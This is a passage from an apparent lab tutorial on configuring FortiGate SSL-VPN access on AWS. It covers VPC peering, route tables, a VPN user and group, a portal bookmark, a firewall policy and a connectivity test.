


6. Enter admin and password from Terraform output's. Click login.


A composite screenshot showing a terminal window and a browser window. The terminal window on the left shows the completion of a Terraform apply command, including outputs for FortiGate and WebServer configurations. The browser window on the right shows a FortiWeb login page with 'admin' entered in the username field and a masked password, with a 'Login' button below.

7. Change the password for P@ssw0rd321.

Login again.  
Click "Later"



Click “Don’t show again” and “Ok”




Ok! All set. Go to next section. Great job!

## SSL VPN Configuration

The first lab is how to configure SSL-VPN client, so your users can access the public cloud resources securely and easily.

We will access resources in the FortiGate’s private subnet, and we’ll create a VPC peering with a VPC that is not accessing internet or other resources through FortiGate.


NOTE: in your real environment, from your company, you can also use VPC peering or Transit Gateway. Fortinet also support TGW, as well other architectures. In the “Reference and additional info” we added some links that will guide you.



## AWS VPC Peering

VPC peering is useful to connect one VPC to another. This will be used for the SSL-VPN client access “Web Legacy” from internal network cloud.

1. In the search bar: VPC  
Select “VPC” from menu  
Select “Peering Connections”  
Click “Create peering connection”



2. Name: peering-fgt-legacy  
 VPC ID (Requester): Secure VPC  
 VPC ID (Acceptor): Legacy VPC  
 Click "Create peering connection"

**Peering connection settings**

Name - *optional*  
 Create a tag with a key of 'Name' and a value that you specify.

|                    |
|--------------------|
| peering-fgt-legacy |
|--------------------|

Select a local VPC to peer with

VPC ID (Requester)

|                                    |
|------------------------------------|
| vpc-0ace6da9cca298cef (Secure VPC) |
|------------------------------------|

VPC CIDRs for vpc-0ace6da9cca298cef (Secure VPC)

| CIDR        | Status   | Status reason |
|-------------|--|---------------|
| 10.1.0.0/16 | <input checked="" type="checkbox"/> Associated | -             |

Select another VPC to peer with

Account

My account  
 Another account

Region

This Region (us-east-1)  
 Another Region

VPC ID / Acceptor

|                                    |
|------------------------------------|
| vpc-00332b8e226e98496 (Legacy VPC) |
|------------------------------------|

VPC CIDRs for vpc-00332b8e226e98496 (Legacy VPC)

| CIDR          | Status   | Status reason |
|---------------|--|---------------|
| 172.16.0.0/16 | <input checked="" type="checkbox"/> Associated | -             |

**Tags**

A tag is a label that you assign to an AWS resource. Each tag consists of a key and an optional value. You can use tags to search and filter your resources or track your AWS costs.

|  |   |
|--|---|
| Key  | Value - <i>optional</i>                 |
| <input type="text"/> Name                  | <input type="text"/> peering-fgt-legacy |
| <input type="button" value="Remove"/>      |   |
| <input type="button" value="Add new tag"/> |   |

You can add 49 more tags.

3. In the next page, click on "Actions" and "Accept request". Click "Accept request" again in the pop-up.

A screenshot of the AWS VPC Peering Connections console. At the top, a green banner says "A VPC peering connection pcx-0c1bb34ce607e6989 / peering-fgt-legacy has been requested." Below this, the peering connection details are shown:

- Pending acceptance**: You can accept or reject this peering connection request using the 'Actions' menu. You have until Thursday, January 13, 2022, 12:22:33 GMT-3 to accept or reject the request, otherwise it expires.
- Requester Details**:
  - Requester owner ID: [REDACTED]
  - Requester VPC: vpc-0ace6dc / Secure VPC
  - Requester CIDRs: 10.1.0.0/16
  - Requester Region: N. Virginia (us-east-1)
- Acceptor Details**:
  - Acceptor owner ID: [REDACTED]
  - Acceptor VPC: vpc-00332b8 / Legacy VPC
  - Acceptor CIDRs: -
  - Acceptor Region: N. Virginia (us-east-1)
- Peering Connection ID**: pcx-0c1bb34ce607e6989
- Status**: Pending Acceptance by 371571523880
- Expiration time**: Thursday, January 13, 2022, 12:22:33 GMT-3

The 'Actions' menu on the right includes options: Accept request (highlighted), Reject request, Edit DNS settings, Edit ClassicLink settings, Manage tags, and Delete peering connection.

4. Now you must create routes for both VPCs.
5. Go to "Subnets" > Select "Secure private sub" > Then click "Route table" link

A screenshot of the AWS Subnets console. On the left sidebar, under the "Subnets" section, the "Secure private sub" subnet is selected and highlighted with a green box.

The main table shows the subnet details:

| Subnet ID                | Subnet ARN                                    | State     | IPv4 CIDR   | IPv6 CIDR |
|--------------------------|---|-----------|-------------|-----------|
| subnet-090e827f8e878a69d | arnawssec2:us-east-1:371571523880:subnet/subn | Available | 10.1.1.0/24 | -         |

Below the table, the subnet details are shown:

**subnet-090e827f8e878a69d / Secure private sub**

Details | Flow logs | Route table | Network ACL | CDR reservations | Sharing | Tags

**Details**

|                                     |   |  |  |
|-------------------------------------|---|--|--|
| Subnet ID: subnet-090e827f8e878a69d | Subnet ARN: arnawssec2:us-east-1:371571523880:subnet/subn | State: Available                                     | IPv4 CIDR: 10.1.1.0/24                               |
| Available IPv4 addresses: 248       | IPv6 CIDR: -  | Availability Zone: us-east-1a                        | IPv6 CIDR: -   |
| Network border group: us-east-1     | VPC: rtb-026c1ecc083784ac7   fgvm-private-rt              | Route table: rtb-026c1ecc083784ac7   fgvm-private-rt | Route table: rtb-026c1ecc083784ac7   fgvm-private-rt |

6. Add a new route to the "Legacy VPC". Click "routes" then "edit routes"

The screenshot shows the AWS VPC Route Tables page. On the left, there's a sidebar with options like 'New VPC Experience', 'VPC Dashboard', 'EC2 Global View', 'Route Tables' (which is selected), and various network-related services. The main area displays a table titled 'Route tables (1/1) Info'. It shows one route table: 'rtb-026c1ecc083784ac7' (Name: fgtvm-private-rt). Below the table, there are tabs for 'Details', 'Routes' (which is selected), 'Subnet associations', 'Edge associations', 'Route propagation', and 'Tags'. A green box highlights the 'Routes' tab. At the bottom of the routes section, there's a button labeled 'Edit routes'.

7. Click “Add route”
8. In “Destination” type 172.16.0.0/16 (CIDR from Legacy VPC)
9. “Target” click on “Peering connection”. Select the only available value.
10. Click “Save changes”

The screenshot shows the 'Edit routes' dialog box. It has a table with columns: Destination, Target, Status, and Propagated. There are three existing routes listed: '10.1.0.0/16' (Target: local, Status: Active, Propagated: No), '172.16.0.0/16' (Target: Peering Connection, Status: Active, Propagated: No), and '0.0.0.0/0' (Target: local, Status: Active, Propagated: No). Below the table is a 'Add route' button. To the right, there are 'Cancel', 'Preview', and 'Save changes' buttons. A dropdown menu is open under the 'Target' column for the '172.16.0.0/16' entry, listing options like 'Carrier Gateway', 'Core Network', 'Egress Only Internet Gateway', etc., with 'Peering Connection' being the selected item.

11. Now we will make the config to route back
12. Go to “Subnets” > Select “Legacy Public sub” > Then click “Route table” link

The screenshot shows the AWS VPC Subnets page. On the left sidebar, under 'Your VPCs', the 'Subnets' option is selected and highlighted with a green box. In the main content area, a table lists 'Subnets (1/12)'. One row is selected, also highlighted with a green box, and labeled 'Legacy public sub'. The table columns include Name, Subnet ID, State, VPC, IPv4 CIDR, and IPv6 CIDR. Below the table, a 'Details' section provides specific information for the selected subnet, including its Subnet ID, Subnet ARN, State, Availability Zone, and associated Route table.

1. Add a new route to the “Secure VPC”. Click “routes” then “edit routes”
2. Click “Add route”
3. In “Destination” put 10.1.0.0/16 (CIDR from Secure VPC)
4. “Target” click on “Peering connection”. Select the only available value.
5. Click “Save changes”
6. VPC peering is done.

## SSL Users and Groups

You will create a user and a group, to access SSL-VPN.


1. Login on FortiGate
2. Access menu “User & Authentication” > “User Groups” > “+Create New”
3. Create user group: VPN\_Group
4. Click “Ok”
5. Access menu “User & Authentication” > “User Definition” > “+Create New”
6. Create users: user\_vpn as follows
  - a. User Type: Local User
  - b. Next
  - c. Login Credentials: Username: user\_vpn | Password: P@ssw0rd321
  - d. Next
  - e. Contact Info: leave unchecked
  - f. Next
  - g. Extra Info: check “User group”. Click on “+”
  - h. Add “VPN\_Group”
  - i. Click “Submit”

## SSL portal and client


You will configure a bookmark, SSL-VPN Settings and a firewall policy.

1. To create a bookmark, go to menu “VPN” > “SSL-VPN Portals”

2. In this example we will use a pre-created portal full-access, but in your company's environment feel free to create a new one
3. Select full-access and click Edit



4. In "Predefined Bookmarks" click "+Create New"



5. Fill the fields:
  - a. Name: WebInternal\_SSL\_VPN
  - b. In URL you will put http:// and the IP from WebServer\_Internal\_IP (Terraform outputs)
    - i. Example: <http://10.1.1.26>
  - c. Click OK

New Bookmark

|                |  |
|----------------|--|
| Name           | WebInternal_SSL_VPN  |
| Type           | HTTP/HTTPS   |
| URL            | http://10.1.1.26   |
| Description    |  |
| Single Sign-On | <input type="button" value="Disable"/> <input type="button" value="SSL-VPN Login"/> <input type="button" value="Alternative"/> |

6. Click “OK” again
7. Go to “VPN” > “SSL-VPN Settings”
8. Listen on interfaces: public (port1)
9. Server certificate: Fortinet\_Factory
10. Authentication/Portal Mapping
  - a. Click “All other Users/Groups” and “Edit”
  - b. Select Portal: full-access
  - c. Click OK
11. Click “Apply”

SSL-VPN Settings

Connection Settings

Enable SSL-VPN

Listen on Interface(s)

Listen on Port

Web mode access will be listening at <https://10.1.0.232:443>

Server Certificate

You are using a default built-in certificate, which will not be able to verify your server's domain name (your users will see a warning). Let's Encrypt can be used to easily generate a trusted certificate if you do not have one.

Redirect HTTP to SSL-VPN

Restrict Access

Idle Logout

Inactive For  Seconds

Require Client Certificate

Tunnel Mode Client Settings

Address Range

Tunnel users will receive IPs in the range of 10.212.134.200 - 10.212.134.210


DNS Server

Specify WINS Servers

Authentication/Portal Mapping

| <input type="button" value="Create New"/> | <input type="button" value="Edit"/> | <input type="button" value="Delete"/> | <input type="checkbox"/> Send SSL-VPN Configuration |
|---|-------------------------------------|---------------------------------------|---|
| Users/Groups                              | Portal                              |                                       |   |
| All Other Users/Groups                    | full-access                         |                                       |   |

12. Go to menu “Policy & Objects” > “Firewall Policy” > “+Create New”
13. Name: SSL-VPN Access
14. Incoming Interface: SSL-VPN tunnel interface
15. Outgoing Interface: private (port2)
16. Source: “SSLVPN\_TUNNEL\_ADDR1” and “VPN\_Group”
17. Destination: “Internal\_Subnet” and “Legacy\_Subnet”
18. Service “ALL” (in real world, change it to your needs)
19. Leave the other fields as defaults
20. Click OK



21. Now we need to add new route on FortiGate to access the “Legacy VPC”. Go to “Network” > “Static routes” > “+Create new”.
22. Configure as follows:
23. Destination: 172.16.0.0/255.255.255.0
24. Gateway Address: 10.1.1.1 (AWS default gateway for a subnet is always the first IP)  
Interface: private (port2)

Edit Static Route


|   |  |
|---|--|
| Automatic gateway retrieval                               | <input checked="" type="checkbox"/>  |
| Destination   | <input checked="" type="radio"/> Subnet <input type="radio"/> Internet Service<br>172.16.0.0/255.255.255.0 |
| Gateway Address   | 10.1.1.1   |
| Interface   | private (port2) <span style="float: right;">×</span><br><span style="float: right;">+</span>               |
| Administrative Distance                                   | 10   |
| Comments  | Write a comment... / 0/255   |
| Status  | <input checked="" type="radio"/> Enabled <input type="radio"/> Disabled                                    |
| <span style="font-size: small;">+ Advanced Options</span> |  |

25. Click OK

### Connectivity with Legacy VPC and Web Internal instance

Now, test what you created


1. Open a new private windows in your browser
2. Access [https://FortiGate\\_and\\_FortiWeb\\_PublicIP](https://FortiGate_and_FortiWeb_PublicIP) (Terraform Outputs)
3. Enter: user\_vpn  
Password: P@ssw0rd321  
Click "Login"




Please Login

|              |
|--------------|
| user_vpn     |
| *****        |
| <b>Login</b> |


4. Click Internal\_Web\_store bookmark




5. A new browser tab will open with a web page that is hosted on “Web Internal” instance. You can add multiple web servers, RDP connections, etc to these bookmarks.



